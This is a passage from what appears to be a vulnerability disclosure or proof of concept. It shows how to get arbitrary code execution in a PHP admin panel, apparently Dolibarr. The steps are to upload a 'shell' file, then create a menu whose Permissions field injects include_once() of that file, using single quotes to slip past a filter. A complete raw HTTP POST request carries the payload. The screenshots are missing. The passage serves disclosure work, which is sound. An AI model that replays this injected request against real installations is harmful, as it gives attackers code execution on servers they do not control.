 (2) upload the "shell":  Images uploaded from here will eventually be saved on the server in the "/var/www/html/documents/users/1/" directory:  (3)create a Menu and set "Permissions" to `include_once('/var/www/html/documents/users/1/shell')` (note that `''` must be used here because `"` will be detected). ```http POST /htdocs/admin/menus/edit.php?action=add&token=fae63868ce9c2a7eece04a49ffdbe23f&menuId=0 HTTP/1.1 Host: 192.168.31.31 Content-Length: 210 Cache-Control: max-age=0 Upgrade-Insecure-Requests: 1 Origin: http://192.168.31.31 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 Referer: http://192.168.31.31/htdocs/admin/menus/edit.php?menuId=0&action=create&menu_handler=all&backtopage=%2Fhtdocs%2Fadmin%2Fmenus%2Findex.php Accept-Encoding: gzip, deflate Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,ru;q=0.7,ja;q=0.6 Cookie: DOLSESSID_cc5001a0224d79c07308a0908c6213b79e5d7d10=82ef3f1d798bf58a0e11c0cbacc390dd Connection: close token=e71337659d7cbae16b0279b4e04535aa&menu_handler=all&user=2&type=left&propertymainmenu=whaoamia&menuIdParent=123&titre=whaoamia&picto=whaoamia&url=whaoamia&langs=&position=100&enabled=1&perms=include_once('/var/www/html/documents/users/1/shell')&target=&save=Save ``` (4) Finally, when we access the Menu we just created, we can find that the "/var/www/html/documents/users/1/shell" file is included:  Finally, arbitrary code execution was successfully achieved:  